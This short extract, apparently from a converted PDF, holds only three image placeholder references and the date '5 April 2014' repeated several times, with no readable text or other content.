





5 April 2014



5 April 2014




5 April 2014

